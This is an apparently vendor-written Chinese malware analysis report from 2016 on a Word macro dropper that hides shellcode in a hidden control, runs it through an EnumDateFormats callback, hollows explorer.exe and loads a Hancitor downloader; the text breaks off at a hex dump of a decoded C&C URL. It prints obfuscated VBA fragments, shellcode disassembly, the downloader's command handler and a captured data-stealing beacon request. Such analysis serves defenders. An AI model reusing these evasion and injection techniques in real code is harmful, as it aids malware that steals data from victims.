

2016年11月



# 宏恶意样本行为分析报告

---

启明星辰 VenusEye 安全研究团队  
版权所有

网络威胁 全面检测

---

# 目录

---

一. 小心，“宏”成为新攻击手法的主力军.....	4
二. 样本概述和特点.....	4
三. 样本技术分析.....	4
3.1 0x01. 宏代码分析.....	5
3.2 0x02. Shellcode 分析.....	10
3.3 0x03. PE dump 分析.....	12
3.4 小结：此类宏恶意样本的文档执行流程归纳如下.....	14
四. 样本报告.....	16
4.1 启明星辰 APT 检测产品可以有效检测该样本.....	16
4.2 生成完整的样本检测报告.....	16
五. 为什么需要部署启明星辰 APT 检测产品.....	17
5.1 启明星辰 APT 产品检测解决思路.....	17
5.2 关于 VenusEye 安全团队.....	18

# 插图索引

图 3.1 恶意样本引导打开宏执行 .....	5
图 3.2 宏按钮被禁用 .....	5
图 3.3 通过快捷键查看宏代码 .....	6
图 3.4 从控件中取数据 .....	6
图 3.5 Toggle Button 控件是被隐藏 .....	7
图 3.6 ControlTipText 提示信息 .....	7
图 3.7 ControlTipText 属性显示的文字 .....	7
图 3.8 一段可执行的 shellcode 代码 .....	8
图 3.9 函数地址和相应变量 .....	8
图 3.10 调用 RtlMoveMemory .....	8
图 3.11 EnumDateFormats 函数声明 .....	8
图 3.12 EnumDateFormats 函数，并将 shellcode 当作回调函数传入 .....	8
图 3.13 EnumDateFormats 函数定义 .....	9
图 3.14 EnumDateFormats 函数入口处代码 .....	9
图 3.15 EnumDateFormats 函数调用 shellcode .....	9
图 3.16 Shellcode 起始代码图 .....	10
图 3.17 Shellcode 遍历内存数据 .....	10
图 3.18 shellcode 解密内嵌 PE 数据过程 .....	11
图 3.19 创建傀儡进程的截图 .....	11
图 3.20 恢复线程继续执行的截图 .....	12
图 3.21 木马下载器接受 C&C 指令并执行 .....	13
图 3.22 返回数据信息 .....	13
图 3.23 恶意样本控制命令 .....	13
图 3.24 下载 pony 家族窃密木马 .....	14
图 4.1 文件中提取到可疑代码的截图 .....	16
图 4.2 恶意样本报告截图 .....	16

# 一. 小心，“宏”成为新攻击手法的主力军

---

计算机科学里的宏（Macro），是一种用于说明某一特定输入（通常是字符串）如何根据预定义的规则转换成对应的输出（通常也是字符串）批量处理的称谓。尤其在 Microsoft Word，宏被普遍运用，它能使日常工作变得更容易。正是这样的便利性，一直备受黑客们的关注。

从近期截获的恶意样本中，我们发现了许多含有特殊恶意行为的宏。这些宏利用某些特殊 API 的回调函数，将 shellcode 执行“合法化”，从而绕过防病毒的检测，最终达到获得权限、窃取数据的目的。同时，我们还从这些宏中发现其他恶意行为，包括：防护软件逃逸、隐藏 shellcode 代码、嵌套可执行程序、创建傀儡进程等。

**由于这类攻击手法罕见，即利用特殊回调函数执行 shellcode 恶意代码的宏攻击行为，我们将分析细节信息公布，属于国内较早披露的专项报告。**

经过我们研究，该类宏攻击，已经开始对我国金融、能源、政府、电力等数个敏感行业用户发起进攻，如出现版本迭代，有可能成为高级持续性威胁（APT 攻击）的新形态，对网络构成更大的危害，希望通过我们的披露能够引起广大用户和安全业界的关注。

## 二. 样本概述和特点

---

这类宏恶意样本会将关键 shellcode 代码隐藏在 button 控件中，然后调用特殊函数执行 shellcode 代码，最终 shellcode 代码将核心恶意程序注入到傀儡进程中。

截止到 2016 年 10 月 27 日为止，根据我们的监测，这类宏恶意样本可以绕过**绝大多数**国内流行的防病毒软件的检测或主动防御功能的检测，可见，其对国内用户网络的危害性不仅仅是**漏报**的风险。

## 三. 样本技术分析

---

样本名：sample.doc

MD5：6196fd2d0d8212b86e84cff6d6e25e4b

打开宏恶意样本之初，会给用户呈现一幅图片。图片文字会引导用户打开宏执行

开关，使“被保护的文档”能“正常显示”。




图 3.1 恶意样本引导打开宏执行

### 3.1 0x01. 宏代码分析

- 1、正常带有宏的文件在使用 Office 打开之后，可以直接通过 Word 软件上的“宏”相关按钮查看到宏的具体内容。但打开这个样本之后，甚至在没有启用宏的时候，相关按钮便被“禁用”了。




图 3.2 宏按钮被禁用

- 2、但我们仍可以通过快捷键，查看到相关宏恶意样本代码。

```

Dim salvolinus As String
Dim cruststand
Dim otiosity
Dim hebetude
Dim burrock As String
Dim brassband
Sub bellwort()
Dim pitched As Long
Dim leadfree As Long
bleep = postpaid.sottishness.lancers.ControlTipText
metallurgical = 73 + 28 + 7267
fusiform = Right(bleep, metallurgical)
mandamus = luxation.truism(fusiform)
devolution = 84
scrip = 63
If devolution + scrip < 11 Then
devolution = LCase("ca") & Mid("advancednosaurxenohynus", 9, 7)
otiosity = "aggandizement"
nails = Right$("narrowmindedlac", 3) & Mid("archesporotobacillusalmondshaped", 11, 10)
Else
hebetude = brassband + 3
scrip = 68
End If

dicamptodontidae = Mid("megalomaniacalfagymkhana", 15, 2) & UCase$("St")
myoloblast = "malathion"
#If Win64 And Len("fortinet should create new signature") = 36 Then
Dim approachable As String
Dim communicating As acetous
Dim contractor As Long&tr
communicating.sheet = 0
Dim virginals As Byte
#Else
Dim inconceivableness As Byte
communicating = 0
Dim congridae As Long
Dim contractor As Long
#End If
sufficit = 42 - 110 + 68
banish = "byproduct"
antiorgastic = 4 - 63 + 4155
maser = 92
fannel = 53
If maser + fannel < 12 Then
maser = Mid("coniumabiscuits", 7, 2) & Left("orenarking", 3)
brassband = brassband / 289
lovingkindness = Left("anpittsburgh", 2) & Mid("edgingcestaga", 7, 4) & "ry"
Else
hebetude = brassband And 398
fannel = 26
End If

shandredhan = "nessun"

```

图 3.3 通过快捷键查看宏代码

3、宏代码首先会从一个名为“postpaid”的窗体的 Toggle Button 控件中的 ControlTipText 获取数据。并从右侧取得 7368 个字符。




图 3.4 从控件中取数据

4、查看 postpaid 窗体。可以看到初始状态窗体中的 Toggle Button 控件是被隐藏起来的。




图 3.5 Toggle Button 控件是被隐藏

- 5、通过拉伸我们终于看到了隐藏在窗体中的 ToggleButton 控件(ToggleButton 是一种具备两种状态的按钮，它不同于 Button，特点是可以被按中和不按中的状态，而且在按中时候跟未按中的时候分别可以显示不同的文本，其他属性功能跟 Button 基本类似)，在 ToggleButton 控件的 ControlTipText 属性 (ControlTipText 属性可以指定当鼠标悬停在控件上时，显示出来的帮助信息文字) 中可以看到保存的数据。




图 3.6 ControlTipText 提示信息




图 3.7 ControlTipText 属性显示的文字

6、获得 ControlTipText 中的数据后，宏会对这段数据进行解密，解密之后，我们查看到有一段可执行的 shellcode 代码。

```

user - 6
For ketose = 0 To 6 Step bioclimatic
    circumstantially = abswatt(ketose)
    aberdevine = overbearance(fissipedia(circumstantially)) _
        + anthropomancy(fissipedia(abswatt(ketose + 1))) + managerial(fissipedia(abswatt(ketose + 2))) + fissipedia(abswatt(ketose + serrulate))
    maxillofacial = cherrycolor(edaberdevine, teg)
    frogbit(bibliophilic) = newspaper(maxillofacial, prelitation)
    maxillofacial = cherrycolor(edaberdevine, derivational)
    frogbit(bibliophilic + 1) = newspaper(maxillofacial, splash)
    frogbit(bibliophilic + deaf) = cherrycolor(edaberdevine, stylite)
    bibliophilic = bibliophilic + deaf + 1
Next ketose
truism = frogbit
    
```

图 3.8 一段可执行的 shellcode 代码

7、获得 RtlMoveMemory 和 VirtualAllocEx 等函数地址，并分别保存到相应的变量 (salient、hopples) 中。

```

I'll rub you the right way
Public Declare Sub salient Lib "ntdll" Alias "RtlMoveMemory" (pd As Any, shan As Any, ByVal pentathlon As Long)
'with my hands and tongue I'll make you howl like a wolf!
'Just give me a call
Public Declare Function reciprocity Lib "kernel32" Alias "RemoveDirectoryA" (highwayman As Long)
'Like a genie in the bottle
'Who said money can't buy you happiness
Public Declare Function hopples Lib "kernel32" Alias "VirtualAllocEx" (ByVal prociid As Long, ByVal lpaddr As Long, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As Long
'You met a phone call soon
    
```

图 3.9 函数地址和相应变量

8、在 unproductively 变量中保存解密出来的 shellcode，调用 VirtualAllocEx 分配一段可读可写可执行的内存空间，然后调用 RtlMoveMemory 将 shellcode 拷贝到新分配出来的内存中。

```

Dim slave As Long
salient slave, ByVal VarPtr(unproductively) + 8, 4 '将unproductively的地址拷贝到slave中
Dim honi As Integer
Dim onani As Long
Dim allot As Long
scow = 0
flaming = 0
dextrad = 4096
coaptation = hopples(-1, flaming, 7386, dextrad, 64) '通过VirtualAllocEx分配内存空间
salient allot, ByVal VarPtr(coaptation) + 8, 4 '将coaptation的地址拷贝到allot中
salient ByVal allot, ByVal slave, 7394 '将slave地址中的数据拷贝到allot地址中, size = 7394
For solecism = 38 To 55
    
```

图 3.10 调用 RtlMoveMemory

9、最后将 shellcode 执行起来的方法比较特殊。其调用 EnumDateFormats 函数，并将 shellcode 作为第一个参数传了进去。

```

'Like a genie in the bottle
Public Declare Function purgatorial Lib "kernel32" Alias "EnumDateFormatsW" (ByVal lpEnumFunc As Any, ByVal ferocactus As Any, ByVal lParam As Any) As Long
'with my hands and tongue I'll make you howl like a wolf!
    
```

图 3.11 EnumDateFormats 函数声明

```

flashback = 0
Dim condolence As Long
condolence = contractor + cleaning '设置数据到偏移cleaning(3877)的位置
tricuspid = purgatorial(condolence, flashback, flashback) '调用EnumDateFormatsW函数
bezant = 87
    
```

图 3.12 EnumDateFormats 函数，并将 shellcode 当作回调函数传入



- 10、 查看 EnumDateFormats 函数的定义，可以看到第一个参数为回调函数，调用的时候则会自动会执行这段代码。

```
Declare Function EnumDateFormats Lib "KERNEL32" Alias "EnumDateFormats" (ByVal lpDateFmtEnumProc As Long,
ByVal Locale As Long, ByVal dwFlags As Long) As Long
```

图 3.13 EnumDateFormats 函数定义

- 11、 使用调试器调试，也能看到在 EnumDateFormats 函数中进入了相应的 shellcode 代码。

图 3.14 EnumDateFormats 函数入口处代码

图 3.15 EnumDateFormats 函数调用 shellcode

## 3.2 0x02. Shellcode 分析

1、Shellcode 起始代码如下

0B270E5D	55	push ebp
0B270E5E	8BEC	mov ebp,esp
0B270E60	81EC CC070000	sub esp,0x7CC
0B270E66	64:A1 30000000	mov eax,dword ptr fs:[0x30]
0B270E6C	8B40 0C	mov eax,dword ptr ds:[eax+0xC]
0B270E6F	8B40 1C	mov eax,dword ptr ds:[eax+0x1C]
0B270E72	8B40 08	mov eax,dword ptr ds:[eax+0x8]
0B270E75	53	push ebx
0B270E76	56	push esi
0B270E77	57	push edi
0B270E78	8D4D E0	lea ecx,dword ptr ss:[ebp-0x20]
0B270E7B	51	push ecx
0B270E7C	33DB	xor ebx,ebx
0B270E7E	50	push eax
0B270E7F	C745 E0 4C6472	mov dword ptr ss:[ebp-0x20],0x4C72644C
0B270E86	C745 E4 6F6164	mov dword ptr ss:[ebp-0x1C],0x4464616F
0B270E8D	66:C745 E8 6C61	mov word ptr ss:[ebp-0x18],0x6C6C
0B270E93	885D EA	mov byte ptr ss:[ebp-0x16],01
0B270E96	8985 B0FEFFFF	mov dword ptr ss:[ebp-0x150],eax
0B270E9C	E8 50FEFFFF	call 0B270CF1
0B270EA1	59	pop ecx
0B270EA2	59	pop ecx
0B270EA3	6A 6B	push 0x6B
0B270EA5	8BF0	mov esi,eax
0B270EA7	58	pop eax
0B270EA8	6A 65	push 0x65
0B270EAA	66:8985 74FEFF	mov word ptr ss:[ebp-0x18C],ax
0B270EB1	58	pop eax
0B270EB2	6A 72	push 0x72
0B270EB4	66:8985 76FEFF	mov word ptr ss:[ebp-0x18A],ax
0B270EBB	58	pop eax
0B270EBC	6A 6E	push 0x6E
0B270EBE	66:8985 78FEFF	mov word ptr ss:[ebp-0x188],ax
0B270EC5	58	pop eax
0B270EC6	6A 65	push 0x65

图 3.16 Shellcode 起始代码图

2、从内存的 0x1000 位置开始遍历内存数据，通过 magic (0x52415453, 0x4C4C4146) 定位其要找的数据，并通过 GetMappedFileNameA 判断内存是否被映射。

0A521113	E9	pop ecx
0A521114	8945 F4	mov dword ptr ss:[ebp-0xC],eax
0A521117	8B75 FC	mov esi,dword ptr ss:[ebp-0x4]
0A52111A	6A 08	push 0x8
0A52111C	56	push esi
0A52111D	FF55 F8	call dword ptr ss:[ebp-0x8]
0A521120	3BC3	cmp eax,ebx
0A521122	74 08	jz short 0A52112C
0A521124	81CE FF0F0000	or esi,0xFFFF
0A52112A	EB 23	jmp short 0A52114F
0A52112C	813E 53544152	cmp dword ptr ds:[esi],0x52415453
0A521132	75 1B	jnz short 0A52114F
0A521134	817E 04 46414C	cmp dword ptr ds:[esi+0x4],0x4C4C4146
0A52113B	75 12	jnz short 0A52114F
0A52113D	57	push edi
0A52113E	8D85 34F8FFFF	lea eax,dword ptr ss:[ebp-0x7CC]
0A521144	50	push eax
0A521145	56	push esi
0A521146	6A FF	push -0x1
0A521148	FF55 F4	call dword ptr ss:[ebp-0xC]
0A52114B	85C0	test eax,eax
0A52114D	75 06	jnz short 0A521155
0A52114F	46	inc esi

图 3.17 Shellcode 遍历内存数据

3、分配一块内存空间，将数据拷贝过去，经过一次 ADD 和 XOR 解密，然后再进行一次 base64 解密，解密出来了一个完整的 PE 文件。

0B27117A	59	pop ecx	
0B27117B	6A 04	push 0x4	
0B27117D	68 00100000	push 0x1000	
0B271182	BE AC5A0000	mov esi,0x5AAC	
0B271187	56	push esi	
0B271188	53	push ebx	
0B271189	FFD0	call eax	kernel32.VirtualAlloc
0B27118B	8BC8	mov ecx,eax	
0B27118D	894D F4	mov dword ptr ss:[ebp-0xC],ecx	
0B271190	3BCB	cmp ecx,ebx	
0B271192	0F84 F5030000	jb 0B27158D	
0B271198	8B45 FC	mov eax,dword ptr ss:[ebp-0x4]	
0B27119B	83C0 0C	add eax,0xC	
0B27119E	8975 F8	mov dword ptr ss:[ebp-0x8],esi	
0B2711A1	2BC8	sub ecx,eax	
0B2711A3	8A10	mov dl,byte ptr ds:[eax]	
0B2711A5	FF4D F8	dec dword ptr ss:[ebp-0x8]	copy data
0B2711A8	881401	mov byte ptr ds:[ecx+eax],dl	
0B2711AB	40	inc eax	
0B2711AC	395D F8	cmp dword ptr ss:[ebp-0x8],ebx	
0B2711AF	75 F2	jnz short 0B2711A3	
0B2711B1	33C0	xor eax,eax	
0B2711B3	8B4D F4	mov ecx,dword ptr ss:[ebp-0xC]	
0B2711B6	8A1401	mov dl,byte ptr ds:[ecx+eax]	
0B2711B9	80C2 03	add dl,0x3	decrypt data
0B2711BC	80F2 11	xor dl,0x11	
0B2711BF	881401	mov byte ptr ds:[ecx+eax],dl	
0B2711C2	40	inc eax	
0B2711C3	3BC6	cmp eax,esi	
0B2711C5	72 EC	jnb short 0B2711B3	
0B2711C7	51	push ecx	
0B2711C8	E8 11FCFFFF	call 0B270DDE	base64
0B2711CD	8B75 EC	mov esi,dword ptr ss:[ebp-0x14]	kernel32.7C800000
0B2711D0	8D45 90	lea eax,dword ptr ss:[ebp-0x70]	
0B2711D3	50	push eax	
0B2711D4	56	push esi	

Stack ss:[0012E658]=7C800000 (kernel32.7C800000)  
esi=00005AAC

08000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ? ...!...jjj..	0012DE90	00005AAC	
08000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....	0012DE94	0028809A	UNICODE "yyyy-M-d"
08000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0012DE98	00000001	
08000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0012DE9C	00000000	
08000040	0E 1F 8A 0E 00 04 09 CD 21 88 01 4C CD 21 54 68	■■?..??L?Th	0012DEA0	7665445C	
08000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno	0012DEA4	5C656369	
08000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS	0012DEA8	64726148	
08000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...,\$.....	0012DEAC	6B736964	

图 3.18 shellcode 解密内嵌 PE 数据过程

4、程序以挂起的方式，创建傀儡进程 explorer.exe，这类进程经常被系统或防病毒软件默认为合法进程。

0012DE68	01C714B8	CALL to CreateProcessA from 01C714B5
0012DE6C	0012E374	ModuleFileName = "C:\WINDOWS\explorer.exe"
0012DE70	00000000	CommandLine = NULL
0012DE74	00000000	pProcessSecurity = NULL
0012DE78	00000000	pThreadSecurity = NULL
0012DE7C	00000000	InheritHandles = FALSE
0012DE80	00000004	CreationFlags = CREATE_SUSPENDED
0012DE84	00000000	pEnvironment = NULL
0012DE88	00000000	CommandDir = NULL

图 3.19 创建傀儡进程的截图

5、创建傀儡进程之后，便是熟悉的套路，将 explorer.exe 的原始模块 unmap 掉，然后将新的 PE 注入进去，恢复线程，继续执行。

0B2714C6	50	push eax	
0B2714C7	FFB5 68FEFFFF	push dword ptr ss:[ebp-0x198]	
0B2714CD	FF95 B0FEFFFF	call dword ptr ss:[ebp-0x150]	kernel32.GetThreadContext
0B2714D3	85C0	test eax, eax	
0B2714D5	0F84 B2000000	if 0B27158D	
0B2714DB	BF 00004000	mov edi, 0x400000	
0B2714E0	57	push edi	
0B2714E1	FFB5 64FEFFFF	push dword ptr ss:[ebp-0x19C]	
0B2714E7	FF95 50FEFFFF	call dword ptr ss:[ebp-0x180]	ntdll.ZwUnnapViewOfFileSection
0B2714ED	8B45 F4	mov eax, dword ptr ss:[ebp-0xC]	
0B2714F0	E8 6FF7FFFF	call 0B270C64	
0B2714F5	6A 40	push 0x40	
0B2714F7	68 00300000	push 0x3000	
0B2714FC	8BF0	mov esi, eax	
0B2714FE	FF76 50	push dword ptr ds:[esi+0x50]	
0B271501	57	push edi	
0B271502	FFB5 64FEFFFF	push dword ptr ss:[ebp-0x19C]	
0B271508	FF95 60FEFFFF	call dword ptr ss:[ebp-0x1A0]	kernel32.VirtualAllocEx
0B27150E	8945 FC	mov dword ptr ss:[ebp-0x4], eax	
0B271511	3BC3	cmp eax, ebx	
0B271513	74 78	if short 0B27158D	
0B271515	53	push ebx	
0B271516	FF76 54	push dword ptr ds:[esi+0x54]	
0B271519	FF75 F4	push dword ptr ss:[ebp-0xC]	
0B27151C	50	push eax	
0B27151D	FFB5 64FEFFFF	push dword ptr ss:[ebp-0x19C]	
0B271523	FF55 F8	call dword ptr ss:[ebp-0x8]	kernel32.WriteProcessMemory
0B271526	85C0	test eax, eax	
0B271528	74 63	if short 0B27158D	

图 3.20 恢复线程继续执行的截图

### 3.3 0x03. PE dump 分析

- 1、我们将注入到 explorer.exe 中的 PE 文件 dump 出来分析，发现其实际上是一个 Hancitor 家族的木马下载器。
- 2、该木马下载器，可以接受指令。主要功能是，从 C&C 控制端获得要下载的恶意文件，并在内存中加载恶意代码执行起来。

```

{
    int v3; // eax@9

    if ( a1[1] != ':' )
        return 0;
    if ( *a1 == 'b' )
    {
        // 下载注入到svchost执行
        v3 = sub_401524(a1 + 2);
        goto LABEL_16;
    }
    if ( *a1 == 'c' )
    {
        // 增加url地址，并写入文件
        v3 = sub_401D8E(a1 + 2);
    LABEL_16:
        *a2 = v3;
        return 1;
    }
    if ( *a1 == 'e' )
    {
        // 下载映射文件，并通过线程执行
        v3 = sub_4014C8(a1 + 2, 0);
        goto LABEL_16;
    }
    if ( *a1 == 'l' )
    {
        // 下载映射文件，直接调用执行
        v3 = sub_4014C8(a1 + 2, 1);
        goto LABEL_16;
    }
    if ( *a1 != 'n' )
    {
        // 下载保存到临时目录执行
        if ( *a1 != 'r' )
            return 0;
        v3 = sub_40157B(a1 + 2);
        goto LABEL_16;
    }
    *a2 = 1;
    return 1;
}

```

图 3.21 木马下载器接受 C&C 指令并执行

3、同时，其在请求数据的同时，还会将本机的一些数据发给服务器。如操作系统，用户名等等。

```

POST /ls5/gate.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (windows NT 6.1; win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: [REDACTED]
Content-Length: 101
Cache-Control: no-cache

GUID=9574335041449298944&BUILD=2510&INFO=ABC @ ABC
\Administrator&IP=[REDACTED]&TYPE=1&WIN=5.1(x32)HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 27 Oct 2016 01:37:02 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.4.45
Content-Length: 532

BGTYARZAEg40CkBVVR8WgXwFQgbVBkAVQ0KvXMUGRYPHh8JVQoXVB4wFgYSDg4KQFVVFwMJFxmWx4VGQ4VCA1UG
RUXVQ0KvXMUGRYPHh8JVQoXVB4wFgYSDg4KQFVVDQ0NVAgfEQ9XchUVf1QZE1UNC1ctFBkwdx4fcVUKFRcvVQoXVB
4wFgYSDg4KQFVVBMDGA8ZEQgVHh8VVBkVF1UNC1czFRQ0HXQ0VQoWDX0TFA1VCB8MCRYTHh8IVQoXVB4wFgCBCEA
SDg4KQFVHXyBhBYVCBTUGQBVDQpXEXQZFg8eHw1VexQJd1QfAh8GEg40CkBVVRCDRCrTFh8eFRkoFQgJVVBkVF1UN
C1ctFBkwdx4fcVUTFAkOVB8ChwYSDg4KQFVVDQ0NVAgfEQ9XchUVf1QZE1UNC1ctFBkwdx4fcVUKFRcvVRMUCQ5UH
wIfBhIODgpAVVUYEX0YDxkRCBueHXVUGRUXVQ0KvXkVFA4FFA5VChYPHRMUCVUIHwwJFhMeHwHvEXQJd1QfAh8H
    
```

图 3.22 返回数据信息

4、返回数据解密后，可以看到控制命令和 url。

Address	Hex dump	ASCII
02920020	7B 6C 3A 68 74 74 70 3A 2F 2F 65 6C 61 66 6C 6F	<l:http://[REDACTED]
